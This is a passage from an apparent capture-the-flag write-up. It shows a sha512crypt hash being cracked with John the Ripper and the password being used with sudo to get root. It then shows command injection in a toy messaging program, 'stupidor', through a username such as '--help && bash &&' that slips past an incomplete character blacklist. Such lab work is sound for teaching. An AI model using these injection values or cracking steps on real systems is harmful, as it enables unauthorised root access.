attacker@kalibox:~$ john --wordlist=~/Documents/SecLists/Passwords/Common-
Credentials/10-million-password-list-top-100000.txt password.txt

Warning: detected hash type  sha512crypt , but the string is also recognized as  HMAC-SHA256
Use the  --format=HMAC-SHA256  option to force loading these as that type instead
Warning: detected hash type  sha512crypt , but the string is also recognized as  sha512crypt-opencl
Use the  --format=sha512crypt-opencl  option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE4.1 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Press 'q' or Ctrl-C to abort, almost any other key for status
1qaz2wsx3edc4rfv (john)
1g 0:00:00:16 DONE (2024-04-25 09:23) 0.05903g/s 740.4p/s 740.4c/s 740.4C/s 23081991..15071991
Use the  --show  option to display all of the cracked passwords reliably
Session completed
```

We found john's password: **1qaz2wsx3edc4rfv**.
Let's now log in and gain a root shell:

```
ericadminssj24@ubuntu-server:~$ su john
Password:
To run a command as administrator (user  root ), use  sudo <command> .
See  man sudo_root  for details.

john@ubuntu-server:/home/ericadminssj24$ sudo su
[sudo] password for john:
root@ubuntu-server:/home/ericadminssj24# id
uid=0(root) gid=0(root) groups=0(root)
```

Hard - stupidor vulnerability

Exploit

Once we obtained local access to the server, we first check what user we're logged in as:

```
kamerider@ubuntu-server:~$ id
uid=1003(kamerider) gid=1003(kamerider) groups=1003(kamerider)
kamerider@ubuntu-server:~$ sudo -l
[sudo] password for kamerider:
Sorry, user kamerider may not run sudo on ubuntu-server.
```

Since **kamerider** does not have any privileges, we look around for something interesting that we could exploit for a privilege escalation. We discover an interesting file written in greek in kamerider's home directory:

```
kamerider@ubuntu-server:~$ ls
reminder.txt
```

We translate the reminder and obtain the following:

"Stupidor's release date is in July, so I still have time. Anyway, I have to remember to check my inbox again. They say it is vulnerable, though I don't understand how. I don't know, I'll see in due course."

This "Stupidor" seems to be a software. Let's see if it's installed on this server:

```
kamerider@ubuntu-server:~$ stupidor
Usage:
    stupidor [command]

Available commands:
    signup  Sign up
    send    Send a message
    inbox   Check inbox

Flags:
    -h, --help  Show this help info
    -v, --version   Show version info

Use  stupidor [command] --help  for more information about a command.
```

The reminder mentioned an eventual vulnerability regarding the inbox. Let's try to see if the source code for stupidor is accessible.

```
kamerider@ubuntu-server:~$ find / -name stupidor 2>/dev/null
/var/stupidor
/usr/share/doc/stupidor
/usr/local/src/stupidor
```

```
kamerider@ubuntu-server:~$ ls -l /usr/local/src/stupidor
total 56
-rw-r--r-- 1 root root 1032 Apr 25 07:55 check_password.c
-rw-r--r-- 1 root root 542 Apr 25 07:55 check_username.c
-rw-r--r-- 1 root root 1807 Apr 25 07:55 defines.h
-rw-r--r-- 1 root root 630 Apr 25 07:55 generate_seed.c
-rw-r--r-- 1 root root 1138 Apr 25 07:55 get_hash.c
-rw-r--r-- 1 root root 310 Apr 25 07:55 includes.h
-rw-r--r-- 1 root root 332 Apr 25 07:55 print_file.c
-rw-r--r-- 1 root root 5263 Apr 25 07:55 sha256.c
-rw-r--r-- 1 root root 1215 Apr 25 07:55 sha256.h
-rw-r--r-- 1 root root 1766 Apr 25 07:55 stupidor.c
-rw-r--r-- 1 root root 2282 Apr 25 07:55 stupidor_inbox.c
-rw-r--r-- 1 root root 2620 Apr 25 07:55 stupidor_send.c
-rw-r--r-- 1 root root 4082 Apr 25 07:55 stupidor_signup.c
```

Since they talked about vulnerabilities concerning the inbox, let's check `stupidor_inbox.c`:

```
kamerider@ubuntu-server:~$ cat /usr/local/src/stupidor/stupidor_inbox.c
...
/* read inbox */
    char filepath[PATH_MAX];
    snprintf(filepath, sizeof(filepath), "/var/stupidor/_%s_", username);
    char command[strlen(filepath) + 10]; // 10 = "sudo cat " + '\0'
    snprintf(command, sizeof(command), "sudo cat %s", filepath);
    system(command);
    exit(EXIT_SUCCESS);
...
```

Reading the inbox consists in reading a file named as the associated user, with a starting and ending underscore. To read the file, the program runs `sudo cat /var/stupidor/_<username>_`.
In this case, it suffices to create a user called `; bash` to obtain a root shell when checking the inbox. Let's give it a try:

```
kamerider@ubuntu-server:~$ stupidor signup
Enter username: ; bash
Username can't contain "./'+:;*&|>^$\()[]{}'".
```

Apparently, all the special characters that would allow command injection or path traversal have been forbidden. Instead of blindly trying username/password combination to see their effect, let's review the `stupidor_signup.c file`:

```
kamerider@ubuntu-server:~$ cat /usr/local/src/stupidor/stupidor_signup.c
```

@default

```
1 ...
2     /* illegal characters */
3     if (strchr(username, '.') != NULL ||
```

```
    strchr(username, '/') != NULL ||
    strchr(username, '\'') != NULL ||
    strchr(username, '\ ') != NULL ||
    strchr(username, '+') != NULL ||
    strchr(username, ':') != NULL ||
    strchr(username, ';') != NULL ||
    strchr(username, '*') != NULL ||
    strchr(username, '|') != NULL ||
    strchr(username, '_') != NULL ||
    strchr(username, '#') != NULL ||
    strchr(username, '>') != NULL ||
    strchr(username, '^') != NULL ||
    strchr(username, '$') != NULL ||
    strchr(username, '\\') != NULL ||
    strchr(username, '(') != NULL ||
    strchr(username, ')') != NULL ||
    strchr(username, '[') != NULL ||
    strchr(username, ']') != NULL ||
    strchr(username, '{') != NULL ||
    strchr(username, '}') != NULL) {
    printf( Username can't contain  './\'\+:;*&|_#>^$\\()[]{}'.\n );
    exit(EXIT_FAILURE);
}
...
```

While analyzing the file, we find out that the programmer forgot to actually implement the check for `&` characters. So, we can effectively use it inside a username.

At this point, we can create the username called `--help && bash &&` so that when checking the inbox, the cat command will run the following:

```
cat /var/stupidor/_ --help && bash && _
```

Let's give it a try:

```
kamerider@ubuntu-server:~$ stupidor signup
Enter username: --help && bash &&
Enter password: 12345678
User created.
kamerider@ubuntu-server:~$ stupidor inbox
Username: --help && bash &&
Password: 12345678
Usage: cat [OPTION]... [FILE]...
Concatenate FILE(s) to standard output.

With no FILE, or when FILE is -, read standard input.

    -A, --show-all           equivalent to -vET
    -b, --number-nonblank    number nonempty output lines, overrides -n
    -e                       equivalent to -vE
    -E, --show-ends          display $ at end of each line
    -n, --number             number all output lines
    -s, --squeeze-blank      suppress repeated empty output lines
    -t                       equivalent to -vT
    -T, --show-tabs          display TAB characters as ^I
```

```
    -u                          (ignored)
    -v, --show-nonprinting   use ^ and M- notation, except for LFD and TAB
        --help    display this help and exit
        --version output version information and exit

Examples:
    cat f - g Output f's contents, then standard input, then g's contents.
    cat       Copy standard input to standard output.

GNU coreutils online help: <https://www.gnu.org/software/coreutils/>
Full documentation <https://www.gnu.org/software/coreutils/cat>
or available locally via: info '(coreutils) cat invocation'

root@ubuntu-server:~# id
uid=0(root) gid=0(root) groups=0(root),1003(kamerider)
```

Doing so, we obtained a root shell.